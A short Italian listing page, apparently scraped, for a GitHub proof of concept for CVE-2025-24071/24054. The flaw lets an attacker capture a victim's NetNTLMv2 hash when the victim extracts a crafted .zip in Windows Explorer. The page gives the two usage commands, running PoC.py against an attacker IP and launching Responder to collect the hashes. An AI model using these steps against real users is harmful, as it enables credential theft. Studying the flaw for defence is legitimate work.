
 marcejr117/cve-2025-24071_poc
Una PoC di CVE-2025-24071 / CVE-2025-24054, una vulnerabilità di Windows che consente di ottenere hash NTMLv2

Questa vulnerabilità di Windows, in particolare in 'explorer.exe', ci consente di ricevere un hash NetNTLMv2 da una vittima semplicemente facendo estrarre un file .zip all'attaccante.

python PoC.py test 192.168.1.45
sudo python3 responder.py -I ens33

.zip, Boom! otteniamo gli hash NTLM
Scopri gli strumenti più utilizzati dalla nostra community.
Nessun dato di popolarità ancora.
